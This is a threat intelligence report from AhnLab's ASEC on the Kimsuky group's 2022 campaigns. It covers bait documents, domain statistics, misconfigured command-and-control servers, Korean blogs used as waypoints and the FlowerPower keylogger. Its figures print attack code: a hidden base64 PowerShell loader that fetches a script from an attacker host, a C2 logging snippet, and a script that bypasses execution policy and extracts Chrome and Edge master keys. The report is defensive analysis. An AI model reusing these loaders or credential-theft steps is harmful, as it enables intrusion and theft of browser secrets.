TLP: GREEN

2022 Threat Trend Report on Kimsuky Group

V1.0

AhnLab Security Emergency Response Center (ASEC)

Feb. 27, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-02-27	First version

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Introduction

In comparison to 2021, 2022 was a year filled with invisible activities, new attack types, Fully Qualified Domain Names (FQDN), and attack preparations.


AhnLab identified a significantly higher number of these activities in comparison to 2021. One of these cases involved an incorrect configuration of C2 servers, causing the files within the said servers to be exposed and allowing AhnLab to procure samples, server information files, and variant samples that had never been known externally.

The threat actors are using the same attack methods and malware from before. On the other hand, they have been gradually changing their attack methods, one of which being the use of customized open-source tools and exploitation of vulnerabilities.

FlowerPower was by far the most common in attacks of 2022, and many of its variant types were also identified.

Content of bait documents used in the attacks includes Internet router installation files, application receipts, email plugins, cryptocurrency, symposium plans, MAC address lookup programs, order forms, consultation requests, and national defense research.

The targeted industries according to AhnLab Smart Defense (ASD), AhnLab's malware threat analysis and cloud diagnosis system, were mainly universities, broadcasting systems, press, semiconductors, and think tanks.



한국 핵무장 관련 전문가 On-Line 좌담회

2022.1.17(월)

좌담회 개요

o 일시 및 장소: 2022.02.09(수), 14:00-16:00 (On-Line 비공개 진행)

o Agenda

- 14:00-14:10 좌담회 개최
  . [redacted] 교수)
- 14:10-15:00 발표
  . [redacted] 교수), '한국 핵무장과 원자력 발전'
  . [redacted] 부소장), '한국 핵무장에 대한 비판적 고찰'
- 15:00-15:40 지정토론 *무순

안녕하세요 고객님, 질문에 대한 답변입니다.

Klip에 많은 관심을 가져주셔서 감사합니다.

현재 Klip은 글로벌 퍼블릭 블록체인 플랫폼 Klaytn 기반의 디지털 자산을 기준으로, 전체 토큰 리스트에 등록된 디지털 자산에 한하여 보관 및 관리가 가능합니다.

토큰 오전송 해결 방법에 대한 절차가 업데이트 정리되어 안내를 드립니다.

절차가 많이 복잡하다고 느껴지시겠지만, 귀하의 디지털 자산 피해를 해결해드리기 위한 절차이니 양해를 부탁드립니다.

귀하가 Klip주소에 해당하는 Ethereum 주소로 토큰을 오전송했고, 귀하의 다른 지갑 주소로 오전송된 토큰을 옮겨주고 지갑을 안전하게 관리하기 위해 Klip에서는 당사의 상기 토큰 관련 암호키에 직접 접근할 기술적/정책적 권한이 아닌 해당 지갑에서 귀하의 다른 지갑에 전송해 드

Setup - Daum Mail Plugin

Welcome to the Daum Mail Plugin Setup Wizard

This will install Daum Mail Plugin version 1.0.2 on your computer.

It is recommended that you close all other applications before continuing.

Click Next to continue, or Cancel to exit Setup.

자 문 요 청 서

안녕하십니까! 국회[redacted]팀입니다.

바쁘신 데도 자문 요청 수락해 주셔서 감사드리며 옥고를 부탁드립니다.

국회[redacted] 지원하기 위해 2021년 한 해 동안의 중요한 상황과 변화를 평가하고, 이를 바탕으로 2022년 한반도 정세를 전망하기 위하여 국내외의 여러 한반도 전문가들의 의견을 수렴하여 보고서를 작성하고 있습니다.

□ 연구 수행 기간

2022.5.31.~2022.12.31.

□ 글 제목(안) : 대북제재의 영향력과 북한의 경제적 미래

2022년에도 북한은 긴장 조성 행위를 이어가고 있고, 미중갈등 고조 및 최근의 우크라이나 사태에서 보듯이 한반도 주변 환경 역시 복잡하다. 특히 2020년 초부

접수증

과제정보

신청사업명	중소기업기술혁신개발사업(시장확대형)	전문기관	중소기업기술정보진흥원
공고명	2022년도 중소기업기술혁신개발사업 '시장확대형(녹색전환과제)' 시행계획 공고		
과제번호	[redacted]		
세부공고명	2022년도 중소기업기술혁신개발사업 '시장확대형(녹색전환과제)' 시행계획 공고		
수요과제명(RFP명)	해당 RFP없음(자유응모)		
신청과제명	[redacted] 개발		
주관기관	[redacted]		
과제책임자	[redacted]		
총개발기간	2022-05-01 ~ 2024-04-30 (총 24 개월)		

참여(공동)및 위탁기관

구분	기관명
위탁연구개발기관	[redacted]
공동연구개발기관	[redacted]

연차별 신청금액 (단위: 천원)

차수	정부출연금	지자체분담금	민간부담금	총계

Figure 1. Bait documents used in attacks

Attack Statistics

As mentioned above, FlowerPower types were the most prevalent, followed by AppleSeed types.

New types of FlowerPower and AppleSeed have been introduced, which are quite different from the past attack types. This will be further elaborated on in Major Issues section.

However, because the initial attack method is the same or is used alongside the existing types, these were not classified separately but rather included in the FlowerPower and AppleSeed types.

As a result, a total of 297 Fully Qualified Domain Names (FQDNs) were identified, but there may be additional FQDNs that have not been identified.




Figure 2. FQDN statistics by attack type in 2022 (Unit: each)

Furthermore, FlowerPower has been detected since 2020, and it is the most common out of the types that have been identified up until now.

As such, it is a type worthy of close observation. AhnLab's investigation of the FQDNs used in this type from 2020 when it was first identified revealed that its detection count increased about 5 times by 2022.




Figure 3. FlowerPower domain statistics by year (Unit: each)

Out of these FQDNs, there are some that were used in actual attacks and became externally known, but the majority were not externally exposed or deemed to not yet have been used in attacks.

Judging from the increase, it is forecasted that the growth will be similar or higher in 2023.

Summary of Activities in 2022

There were fewer issues and malware externally exposed or mentioned in media platforms in comparison to the previous year. Unlike the last year's cases where content related to finances surrounding topics of payment of fees were used in bait documents, the dominant formats this year included disguise as certain programs, consultation requests, and requests for profiles. Also, like the previous year, the same malware continued to be used in attacks.

However, a notable number of malware strains that have not been previously known were identified, and there were also cases that used new malware in existing attack types or attempted to exploit comparatively recent vulnerabilities (CVE-2022-30190) in attacks.

There were cases where normal websites and blogs were used as a waypoint, though this method had been used before.

Because such threat activities are increasing daily, it is likely that they will continue to do so.

Major Issues

1) FlowerPower


FlowerPower is a PowerShell script-based keylogger that was introduced in the **2021 Trend Report on Kimsuky Group.**[1]

However, there were multiple findings of malware types that were not keyloggers, and these were identified to not have been externally exposed. Also, incorrect configurations caused files in servers to be exposed, and relevant details were **shared for the first time by AhnLab.**

(1) Server File Exposure Due to Incorrect Configuration

Some servers out of the domains frequently used by the Kimsuky group had their FTP accounts exposed due to configuration errors.

At the time of analysis, these accounts allowed logins, so it was possible to procure the PHP files and the 1st and 2nd FlowerPower scripts.



FTP 디렉터리 /[redacted].com/[redacted]/(위치: [redacted].com)

이 FTP 사이트를 Windows 탐색기에서 보려면 Alt 키를 누르고 **보기**를 클릭한 후 **Windows 탐색기에서 FTP 사이트 열기**를 클릭하십시오.

상위 디렉터리로 이동


```
11/10/2022 02:46오전      디렉터리 .
11/10/2022 11:50오전      디렉터리 ..
11/10/2022 01:49오전      디렉터리 [redacted].34
11/09/2022 11:24오전            126 del.php
11/10/2022 02:46오전            372 filelist.txt.enc
11/09/2022 11:24오전            409 index.php
11/09/2022 11:24오전          1,944 post.php
11/10/2022 02:30오전          5,571 yj.down
11/09/2022 11:24오전          3,349 yj.txt
```

Figure 4. Server files exposed

[1] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723


An analysis of the PHP files revealed that generally during an infection, the collected information is sent to the C2 server and a folder is created for the infected IP inside the server where the collected information is saved in.

However, when a direct connection is made from a web browser to the server, the connecting IP and User-Agent information is recorded in a txt file and the user is redirected to Google Mail.



```
$ip = $_SERVER['REMOTE_ADDR'];
$szfilename = dirname(__FILE__).'/'.sprintf("%s-%s-seen.txt",
$pfile = fopen($szfilename,"a");
$res=$uID."\r\n".$ip."\r\n".$_SERVER['REMOTE_ADDR']."\r\n".$_
fwrite($pfile,$res);
fclose($pfile);
header('Location: https://mail.google.com');
```

Figure 5. A portion of the PHP file's code



127.0.0.1--seen.txt - Notepad
File Edit Format View Help
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8
2023-01-31-07-54-55-PM.txt - Notepad
File Edit Format View Help
Ln 1, Col 3128
100%
Windows (CRLF)
UTF-8

```
127.0.0.1
127.0.0.1
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTM
en-US,en;q=0.9,ko;q=0.8
February 1,2023,1:44 am

127.0.0.1
127.0.0.1
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTM
en-US,en;q=0.9,ko;q=0.8
February 1,2023,1:45 am

127.0.0.1
127.0.0.1
```

Cgo9PT09PT0gMTgzNzZ8IkM6XFdpbmRvd3NcU3lzdGVtMzJcV2luZG9
MTU0NzJ8IkM6XFByb2dyYW0gRmlsZXMgKHg4NilcR29vZ2xlXENocm9t
Vl17fQoKPT09PT09IDE4NTAwfCJDOlxQcm9ncmFtIEZpbGVzXFdpcmVza
IkM6XFByb2dyYW0gRmlsZXNcTm90ZXBhZCsrXG5vdGVwYWQrKy5leG
fEh4RHwwMS80Mi8yMDIzIDA5OjQyID09PT09PQobCgo9PT09PT0gfHx
PT09PQpbc3BhY2ViYXJdCVtDdHJsK0ddW0N0cmwrSF0KCj09PT09PSAxI
Cj09PT09PSB8fHwwMS80NC8yMDIzIDA5OjQ0ID09PT09PQpbQ3RybCt
Q3RybCtWXXt9YmJbRW50ZXJdCgo9PT09PT0gMjE5ODh8IkM6XFByb2
fVtDdHJsK1pdCgo9PT09PT0gfHx8MDEvNDgvMjAyMyAwOTo0OCA9PT

Figure 6. Server access history (left), Collected information (right)


※ This is a screen constructed by AhnLab's analysis system to resemble the threat actor's web server.

Users are redirected to Google Mail only when they attempt to connect to the C2 server directly via a web browser. This is seen to be an attempt to hinder server analysis by analysts because the connection to the C2 server is generally established through PowerShell from infected systems.

(2) Using Korean Blogs as Waypoints

There have been cases in the past where blogs were used as waypoints or distribution points, and they mostly used non-Korean blogs[2]. However, a case that used a Korean blog as its waypoint was first identified, and the details were shared in the previous ASEC Notes. [3]

The blog post is disguised as an ordinary informative post, but the "hidden" tag was used to conceal data (C2) so that it is not visible on the screen.



```
<p><input type="hidden" value="pianid"
data-description="W3N0cmluZ10kYSA9IHsoTmV3LU9iamVjdCE
L2Fkc2poLm15cHJlc3NvbmxpbmUuY29tL2pvL2F5LnR4dCcpfTskY
lleCAkYjtpZXggJGMNCg0K"></p>
```

http://adsjh.mypressonline.com/jo/ay.txt

```
<div class="inner">
<div class="util">&nbsp;</div>
<nav id="gnb"></nav></div>
</header>
<section id="container">
```

Figure 7. Waypoint included in the blog

There were multiple posts in the same blog, which all included the 1st FlowerPower script download URL. Moreover, a total of 4 blogs of this type were identified.


[2] https://asec.ahnlab.com/en/24443/

[3] https://atip.ahnlab.com/ti/contents/asec-notes?i=befc75a7-dcf1-4bd7-bec8-848c1a5f93bd (This report supports Korean only for now.) - ASEC Analysis Team

(3) Browser Infostealer

The 2nd FlowerPower script is a keylogging script. A variant script that performs keylogging and collects information from Chrome and Edge browsers was identified for the first time in November.


Relevant details were shared through an ASEC Blog post last November[4]. The collected information was sent to the C2 via FTP.



```
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force

$ChromedataPath = "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data"
$EdgedataPath = "$($env:LOCALAPPDATA)\\Microsoft\\Edge\\User Data"

Add-Type -AssemblyName System.Security

$masterkey = Get-MasterKey ($ChromedataPath)
$outFile_masterkey = "$env:APPDATA\masterkey.txt"
Add-Content -Path $outFile_masterkey -Value ("Chrome : " + $masterkey)

$masterkey = Get-MasterKey ($EdgedataPath)
Add-Content -Path $outFile_masterkey -Value ("msedge : " + $masterkey)
```

Figure 8. A portion of the browser information collecting script (From the 2nd FlowerPower script)

[4] https://asec.ahnlab.com/en/42529/

